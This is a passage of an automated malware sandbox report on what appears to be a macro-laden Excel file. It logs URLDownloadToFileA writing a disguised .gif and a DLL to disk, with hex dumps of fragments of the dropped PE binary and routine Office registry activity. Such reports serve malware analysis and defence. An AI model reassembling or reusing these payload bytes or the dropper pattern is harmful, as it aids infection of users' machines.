.....PE..d..._.p`....."	success or wait	1	140CB828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\0604[1].gif	unknown	7389	33 0f 8f e2 00 00 00 3d 10 74 46 22 0f 8f 11 02 00 00 3d 2b 0f 29 19 0f 8e 98 03 00 00 3d 27 df c0 1a 0f 8f b1 09 00 00 3d 2c 0f 29 19 0f 84 9b 0b 00 00 3d 80 cb 99 1a 0f 85 ff fe ff ff e9 63 06 00 00 3d c1 8f f6 f2 0f 8f 0e 02 00 00 3d fc 1f c9 e2 0f 8e 43 04 00 00 3d 3f 03 2c ea 0f 8f a0 09 00 00 3d fd 1f c9 e2 0f 84 b8 0b 00 00 3d be 67 cf e3 0f 85 c3 fe ff ff 8b 05 07 79 02 00 8b 0d fd 78 02 00 8d 50 ff 0f af d0 31 ea 83 ca fe 39 ea 0f 94 c0 83 f9 0a 0f 9c c3 30 c3 bb 51 ab 7a 87 be bc ad 29 5d 0f 45 de 39 ea 89 d8 0f 44 c6 83 f9 0a 8b 4c 24 60 8b 54 24 4c 0f 4d c3 39 ca 0f 92 44 24 53 8a 4c 24 2b 44 89 64 24 2c 44 89 64 24 24 0f 57 c0 f2 0f 2a 44 24 24 f2 0f 11 44 24 30 e9 54 fe ff ff 3d d4 ce 5c 65 0f 8f ab 01 00 00 3d 20 bd 7a 58 0f 8e f6 03 00 00	3.....=.tF".....=+.).....= '.....=,.).....=..... ...c...=.....=.....C...= ?.,.....=.....=.g..... .....y.....x...P....1....9.... .....0..Q.z....)].E.9....D... ..L$`.T$L.M.9...D$S.L$+D. d$,D. d$$.W...*D$$...D$0.T...=..\ e.....= .zX.....	success or wait	1	140CB828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\ghnrope2.dll	unknown	14330	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad ce f4 e3 e9 af 9a b0 e9 af 9a b0 e9 af 9a b0 a3 ca 9f b1 e8 af 9a b0 a3 ca 99 b1 e8 af 9a b0 9a cd 9b b1 ec af 9a b0 e9 af 9b b0 ea af 9a b0 e9 af 9a b0 ec af 9a b0 f9 c9 9a b1 e8 af 9a b0 f9 c9 98 b1 e8 af 9a b0 52 69 63 68 e9 af 9a b0 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 04 00 5f 19 70 60 00 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0e 0d 00 e2 01 00 00 9a 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $..... ....Rich..... .....PE..d..._.p`....."	success or wait	1	140CB828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\0604[1].gif	unknown	1785	4f 05 41 bd 58 05 73 00 3d 12 65 f6 9f 0f 84 df 02 00 00 3d 20 1b 05 ed 75 ee 45 85 cf 0f 94 44 24 06 41 83 f8 0a 0f 9c 44 24 07 bf fc b5 c1 8c 81 ff 9a 47 61 fa 7f 12 81 ff fc b5 c1 8c 74 38 81 ff c7 0b 3d c9 75 e8 eb 7d 81 ff 9b 47 61 fa 74 52 81 ff 28 25 4f 05 75 d6 44 89 6c 24 0c 44 89 6c 24 08 0f 57 c0 f2 0f 2a 44 24 08 f2 0f 11 44 24 10 44 89 e7 eb b8 44 8a 5c 24 06 8a 54 24 07 44 89 d8 30 d0 84 d2 bf 9b 47 61 fa 41 0f 45 fa 45 84 db ba 9b 47 61 fa 0f 44 fa 84 c0 41 0f 45 fa eb 8c 44 89 6c 24 0c 44 89 6c 24 08 0f 57 c0 f2 0f 2a 44 24 08 f2 0f 11 44 24 10 bf 28 25 4f 05 e9 69 ff ff ff 8b 05 c5 3b 02 00 8b 2d bb 3b 02 00 8d 78 ff 0f af f8 89 f8 83 f0 fe 85 f8 0f 94 c3 83 fd 0a 0f 9c c2 30 da ba 1b 58 0b c6 bb 9e 80 5f 65 0f 45 d3 85 f8 0f 94 44 24 08	O.A.X.s.=.e.....= ...u.E... .D$.A.....D$.....Ga..... ..t8....=.u..}...Ga.tR..(%O.u. D.I$.D.I$..W...*D$....D$.D.. .. D.\$..T$.D..0.....Ga.A.E.E.. .. Ga..D...A.E...D.I$.D.I$..W.. .*D$....D$..(%O..i.....;...-.;. ..x.....0...X.. ..._e.E.....D$.	success or wait	31	140CB828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\ghnrope2.dll	unknown	68608	ff ff 3d 14 86 de d0 0f 8e 98 03 00 00 3d ad 91 1b d1 0f 8f f4 07 00 00 3d 15 86 de d0 0f 84 7d 0a 00 00 3d 75 8c ff d0 0f 85 33 fc ff ff b8 aa a5 09 da 48 8d 0d c0 fb ff ff 48 89 4d 18 e9 1e fc ff ff 3d ec f2 c2 27 0f 8e 47 04 00 00 3d cd 3c 0b 32 0f 8f e2 07 00 00 3d ed f2 c2 27 0f 84 6c 0a 00 00 3d d9 72 34 2b 0f 85 f2 fb ff ff b8 92 57 cd fa c7 85 84 00 00 00 03 00 00 00 e9 de fb ff ff 3d f9 2e a3 04 0f 8f f9 07 00 00 3d 92 57 cd fa 0f 84 a8 0a 00 00 3d fa ab cf fa 0f 85 bd fb ff ff 44 89 b5 f0 00 00 00 44 89 b5 f4 00 00 00 0f 57 c0 f2 0f 2a 85 f4 00 00 00 f2 0f 11 85 e8 00 00 00 65 48 8b 04 25 60 00 00 00 44 89 b5 f0 00 00 00 44 89 b5 f4 00 00 00 0f 57 c0 f2 0f 2a 85 f4 00 00 00 f2 0f 11 85 e8 00 00 00 48 8b 40 18 44 89 b5 f0 00 00 00 44 89 b5 f4 00	..=.....=.....=..... .}...=u.....3.....H.....H. M.....=...'..G...=.<.2.....= ...'..I...=.r4+.....W..... .....=.....=.W..... ...=.....D.....D.....W ...*.....eH..%`...D... ...D.....W...*.....H .@.D.....D....	success or wait	1	140CB828C	URLDownloadToFileA
C:\Users\user\ghnrope2.dll	unknown	103564	aa 25 ed 6f 0f 8f e6 07 00 00 3d 2f 69 87 5a 0f 84 5e 10 00 00 3d fc f6 07 5d 0f 84 94 11 00 00 3d 45 30 fc 6c 0f 85 eb fd ff ff b9 06 3f ec 79 4c 8b 5d f8 45 0f b7 03 4c 8b 4d e0 44 8b 55 f4 8b 05 44 50 01 00 8b 15 3a 50 01 00 8d 58 ff 0f af d8 89 d8 83 f0 fe 85 d8 0f 94 45 07 0f 94 c0 be d8 97 74 ba 0f 44 f1 83 fa 0a 0f 9c 45 06 48 89 e2 0f 9c c3 41 0f 4d f4 30 c3 0f 45 f1 b8 b3 3e 6f 0d 3d b2 3e 6f 0d 7f 57 3d d8 97 74 ba 0f 84 86 00 00 00 3d 46 e8 db ba 75 e7 b8 10 00 00 00 e8 f0 a0 00 00 48 29 c4 48 89 e1 b8 10 00 00 00 e8 e0 a0 00 00 48 29 c4 48 89 e3 b8 10 00 00 00 e8 d0 a0 00 00 48 29 c4 48 89 e0 44 89 31 44 89 33 0f 57 c0 f2 0f 2a 03 f2 0f 11 00 89 f0 eb a2 3d 06 3f ec 79 0f 84 13 12 00 00 3d b3 3e 6f 0d 75 90 8a 4d 07 8a 45 06 89 cb 30 c3 bb d8	.%.o.....=/i.Z..^...=...].... ..=E0.l.....?.yL.].E...L.M. D.U...DP....:P...X..... .E.....t..D.....E.H.....A.M .0..E...>o.=.>o..W=..t.....= F...u.....H).H..... ..H).H.....H).H..D.1D.3 .W...*.....=.?.y.....=.>o .u..M..E...0...	success or wait	1	140CB828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4E29F9DF.png	0	8854	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7A7197D6.png	0	848	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\52523888.png	0	8301	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\75FB0EE9.png	0	557	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\documents-351331057.xlsm	unknown	8	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\documents-351331057.xlsm	0	8	pending	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\52523888.png	0	8301	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\75FB0EE9.png	0	557	success or wait	3	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7A7197D6.png	0	848	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4E29F9DF.png	0	8854	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\52523888.png	0	8301	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\75FB0EE9.png	0	557	success or wait	3	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7A7197D6.png	0	848	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4E29F9DF.png	0	8854	success or wait	1	7FEEA8B9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECA9F	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECBF6	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECCD1	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECD8C	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F6CC7	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F7F6D	success or wait	1	7FEEA8B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	3	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECA9F	ECA9F	binary	04 00 00 00 F4 08 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 CD 1F 41 29 9A 2D D7 01 9F CA 0E 00 9F CA 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECBF6	ECBF6	binary	04 00 00 00 F4 08 00 00 39 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 34 00 2E 00 31 00 32 00 2E 00 36 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 CD 1F 41 29 9A 2D D7 01 F6 CB 0E 00 F6 CB 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA8B9AC0	unknown
